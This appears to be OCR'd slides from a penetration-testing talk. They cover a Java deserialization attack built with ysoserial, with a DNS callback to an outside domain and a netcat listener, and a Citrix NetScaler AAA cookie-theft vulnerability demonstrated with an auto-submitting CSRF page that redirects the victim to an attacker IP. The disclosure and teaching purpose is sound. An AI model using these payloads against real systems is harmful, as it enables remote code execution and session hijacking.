$ java -jar ysoserial-0.0.3-all.jar CommonsCollections1 \
'nslookup bigcloudproviderwhoshouldknowbetter.bla.lrwxrwxrwx.com'> payload.out \
&& gzip -f payload.out && base64 -w 0 payload.out.gz \
| perl -MURI::Escape -ne 'print uri_escape($_)'
```

# PoC

```
$ java -jar ysoserial-0.0.3-all.jar CommonsCollections1 \
'nslookup bigcloudproviderwhoshouldknowbetter.bla.lrwxrwxrwx.com'> payload.out \
&& gzip -f payload.out && base64 -w 0 payload.out.gz \
| perl -MURI::Escape -ne 'print uri_escape($_)'
```

```
H4sICHgsilcAA3BheWxvYWQub3V0AJVUTUwTQRR%2BLVQEJLQ1ognBkBijEt01xgOhB0QSpElBokiIvTh
tp%2B3C7sw6O9tuQUn0IAcvHGqIF%2BWAJ9HEePZgPJiIkuhFw0lNjJpoogfjUWd2S9mKfzRN%2B9p53z
ff%2B97bt%2FQZQhaDI5ZNFIazOk5zBRFCOeIaJUpfNYyTAk270SAiGR2zM0%2B%2Bte5YnrkVhGACthn
YSGE2hnQbWxxaExOogFSba7o6hMxYAup5ycQcIt6BjkhO7deRZcUc07oIAAFokSeKhCgC4jDY6f4hU6vK
Rhh1Sm%2F2rXY%2BDfcvByGQgECew14faSVT3SBXXnQeZgBEtV2U5RRkonQeK2lqGJRY4luXQE3GBjKVB
JoqCR3kXfnyjVK4XCcva8iiNKesxOFgQlCoHoVaoVB9FOooQ8TKUmZ4NzPo%2BcedWZtIbkvpzyON4IyP
4PDj%2BU%2F7p%2BbrRcFJaNF8J8LqQ8nNSbFZBfI3MX7Ig7Gur6%2BO7roeBHBM0Sk5LrH%2FLkb84oh
wH%2BF4YS7SF7xXdtvXqK1lcIj62ngyNSG4hNwCg8j6HJyyCdcMDOuvzXkrp2ISM5%2Ba2Q8%2FJqcvrH
QHoS4JIa2P5YSn25MbpSSgWRvCPE8zw8jAtWpPc6aRXCwpUkYQQ8aomHVBE03%2BZtqF%2FxV6r6QK%2F
dzK%2BM2wdUBfcznIoSmHeaVgAYr6QR7Z7baXd5efna12Bjg0Coyn0pbDvlsyCQvD61BP68KXxe6p2P3j
LrTgprpPR5sLa5cwsxoK3i2a69yfSL0iatrikrZXSH%2BpueLXnRdj7z92TJ9Y0x%2Fg0EssndJJ2%2Bx
Mabm0Tu2MyWhBy2BWzFMrT209M0loMYU5x0xJ6YKQFR3vLVvPoR47OF3VGZDBHldFxKoZpTjhOIdZ9O3C
4vdLs6L%2FgTiECnJ%2FOTWlDdtysV1ZutbRXH59tSq1SuYurEFk5cWyCDWsPnzUdu55HQQHoEmnKDPgL
ow4NPI8w0K%2FnnHM3mOeR8Wt4iPsuuUIO6M%2BOwuYMVF0jaGyhp6fKgEfGK8FAAA%3D
```

# Yay!!!


root@kermit:~# nc -vulp 53
listening on [any] 53 ...
connect to [213.[redacted].22] from n[redacted]com [1[redacted]1] 45521
#bigcloudproviderwhoshouldknowbetterbla
lrwxrwxrwxcom)

# Yay!!!

```
root@kermit:~# nc -vulp 53
listening on [any] 53 ...
connect to [213.      .22] from n          com [1          1] 45521
#bigcloudproviderwhoshouldknowbetterbla
lrwxrwxrwxcom)
```

# What happened next?

# What happened next?

------->

# What happened next?

------->


Fix it or no money

- All CVSS > 4 and policy violations must be fixed before go live
- Your timetable is far too slow, it needs to be fixed sooner or we walk
- You must be retested to prove the vulnerabilities are fixed

# Lessons Learned

- Pentest your suppliers... no matter how big or 'secure' they say they are

- These kind of vulnerabilities can crop up anywhere!

- Appropriately placed persistence

- When something looks interesting follow all avenues

# A new tool!

- Ok, an update to an existing tool, but still...
- Java Deserialization Burp Plugin fork - https://github.com/KPN-CISO/Java-Deserialization-Scanner
- Will hopefully merge into Frederico Dotta's BApp store version

# Citrix NetScaler A$^3$buse Vulnerability Disclosure

CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:N
8.1

# What we tested

## Project using Google Glass™

# What we tested

## … and Citrix NetScaler

# What is a Citrix® NetScaler?

# What is a Citrix® NetScaler?

Optimize, secure and control the delivery of all enterprise and cloud services Load balancers provide the bedrock for building flexible networks that dynamically adjust to changing needs. They improve performance, reliability and security for many types of network traffic and services, including applications. At the same time, networks must evolve to keep up with virtualized and cloud infrastructure, as well as applications that are consumed through mobile devices from unpredictable locations.An application delivery controller (ADC) is not only a load balancer, but a platform for delivering network, application and mobile services in the fastest, safest and most consistent manner, regardless of where, when and how they are accessed. Citrix NetScaler is the only ADC prepared to meet all these demands by offering Citrix TriScale Technology, Active / Active Clustering, NetScaler MobileStream technology, Insight Center, and a smart, flexible and secure design that works seamlessly with your network infrastructure.

# What is a Citrix® NetScaler?

# What is a Citrix® NetScaler?

application

delivery controller


# NetScaler AAA process

The NetScaler has a build in Authentication, Authorization and Auditing functionality.

# NetScaler AAA process

It's a simple process...

# NetScaler AAA process



# NetScaler AAA process

**Was this helpful?** ○ Yes ○ No

Feedback

# NetScaler AAA process

Don't worry, we'll talk you through the relevant parts.

# NetScaler AAA process


# NetScaler AAA process

Go to the portal.

```
GET / HTTP/1.1
Host: ffsa.kpn.com
```

# NetScaler AAA process

Go to the portal.



# NetScaler AAA process

The NetScaler prepares the client for login.

```
HTTP/1.1 200 OK
Set-Cookie: NSC_TASS=xyz;Path=/;expires= […] ;Secure
Set-Cookie: NSC_TMAP=xyz;Path=/;expires= […] ;Secure

<body onLoad='document.forms[0].submit();'>
<form action="https://a3as-asd.kpn.com/cgi/tm" method="post"
 enctype="application/x-www-form-urlencoded">
<input type=hidden name=loc value="aHR0cHM6Ly9mZnNhLmtwbi5jb20v">
<input type=hidden name=localdate value="">
```

loc.value=aHR0cHM6Ly9mZnNhLmtwbi5jb20v =
loc.value=https://ffsa.kpn.com/

# NetScaler AAA process

The NetScaler prepares the client for login.

# NetScaler AAA process

The client sets the AAA domain.

```
POST /cgi/tm HTTP/1.1
Host: a3as-asd.kpn.com


loc=aHR0cHM6Ly9mZnNhLmtwbi5jb20v&localdate=1432299594.558
```

loc=HR0cHM6Ly9mZnNhLmtwbi5jb20v =
loc=https://ffsa.kpn.com/

# NetScaler AAA process

The client sets the AAA domain.

# NetScaler AAA process


NetScaler redirects with NSC_TASS cookie.

```
HTTP/1.1 302 Object Moved
Location: /vpn/tmindex.html
Set-Cookie: NSC_TASS=aHR0cHM6Ly9mZnNhLmtwbi5jb20v;Path=/;Secure
```

NSC_TASS=aHR0cHM6Ly9mZnNhLmtwbi5jb20v =
NSC_TASS=https://ffsa.kpn.com/

# NetScaler AAA process

NetScaler redirects with NSC_TASS cookie.



# NetScaler AAA process

From the vpn/tmindex.html page the customer logs in.

```
POST /cgi/login HTTP/1.1
Host: a3as-asd.kpn.com
Cookie: NSC_TASS=aHR0cHM6Ly9mZnNhLmtwbi5jb20v;

login=kpnredteam&passwd=%28%4f%27%72%6c%79%3f%29&passwd1=733728
```

```
Cookie: NSC_TASS=aHR0cHM6Ly9mZnNhLmtwbi5jb20v =
Cookie: NSC_TASS=https://ffsa.kpn.com/
```

# NetScaler AAA process

From the vpn/tmindex.html page the customer logs in.


# NetScaler AAA process

The NetScaler mediates a final time.

```
HTTP/1.1 200 OK
Set-Cookie: NSC_TASS=xyz;Path=/;expires=[…];Secure
Set-Cookie: NSC_TMAP=xyz;Path=/;expires=huan09-Nov-1999 […];Secure

<form action="https://ffsa.kpn.com/cgi/selfauth" method="post"
<input type=hidden name=loc value="https://ffsa.kpn.com/">
<input type=hidden name=tmaa value="7f764df7528b3e137ad3c2602d591bed">
<input type=hidden name=tmas value="e3843f0b3835cba6f36348ad9d6de21e">
<input type=hidden name=htonly value="yes">
```

# NetScaler AAA process

The NetScaler mediates a final time.




# NetScaler AAA process

The browser posts the AAA cookies and settings to the NetScaler.

```
POST /cgi/selfauth HTTP/1.1
Host: ffsa.kpn.com

loc=https%3A%2F%2Fffsa.kpn.com%2F
 &tmaa=7f764df7528b3e137ad3c2602d591bed
 &tmas=e3843f0b3835cba6f36348ad9d6de21e
 &htonly=yes
 &localdate=1432303097.224
```

# NetScaler AAA process

The browser posts the AAA cookies and settings to the NetScaler.




# NetScaler AAA process

The NetScaler sets the AAA cookies.

```
HTTP/1.1 302 Object Moved
Location: https://ffsa.kpn.com/
Set-Cookie: NSC_TMAA=7f764df7528b3e137ad3c2602d591bed;Path=/;Domain=kpn.com
Set-Cookie: NSC_TMAS=e3843f0b3835cba6f36348ad9d6de21e;Secure;Path=/;Domain=kpn.com
```

# NetScaler AAA process

The NetScaler sets the AAA cookies.



# NetScaler AAA process


After which the user has access to the website(s) behind the NetScaler.

```
GET / HTTP/1.1
Host: ffsa.kpn.com
Cookie: NSC_TMAA=7f764df7528b3e137ad3c2602d591bed;
        NSC_TMAS=e3843f0b3835cba6f36348ad9d6de21e
```

```
HTTP/1.1 302 Found
Location: /Account/Login?ReturnUrl=%2f
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET

<h2>Object moved to<a href="/Account/Login?ReturnUrl=%2f">here</a></h2>
```

# NetScaler AAA process

After which the user has access to the website(s) behind the NetScaler.



# The problem

"The client sets the AAA domain"

"The browser posts the AAA cookies and settings to the NetScaler"

# The problem

Never let a client do a server's work.

Vulnerability allows us steal AAA cookies.


# NetScaler login vulnerability

First we lure a user to a page.

```
GET /csrf.htm HTTP/1.1
Host: 54.171.120.79
```

# NetScaler login vulnerability

First we lure a user to a page.



# NetScaler login vulnerability


Which redirects them to a real login page.

```
<html>
<head>
<title>NetScaler redirect bug</title>
</head>
<body>
<form id='csrfform' action='https://a3as-asd.kpn.com/cgi/tm' method='POST'>
<input type='hidden' name='loc' value='aHR0cHM6Ly81NC4xNzEuMTIwLjc5Lw==' />
<input type='hidden' name='localdate' value='1435652887.666' />
<input type='submit' value='Submit request' />
</form>
</body>
<script type='text/javascript'>
document.getElementById('csrfform').submit();
</script>
</html>
```

loc.value=aHR0cHM6Ly81NC4xNzEuMTIwLjc5Lw =
loc.value=https://54.171.120.79/

# NetScaler login vulnerability

Which redirects them to a real login page.



# NetScaler login vulnerability


The browser complies.

```
POST /cgi/tm HTTP/1.1
Host: a3as-asd.kpn.com

loc=aHR0cHM6Ly81NC4xNzEuMTIwLjc5Lw%3D%3D&localdate=1435652887.666
```

loc=aHR0cHM6Ly81NC4xNzEuMTIwLjc5Lw%3D%3D =
loc=https://54.171.120.79/

# NetScaler login vulnerability

The browser complies.



# NetScaler login vulnerability

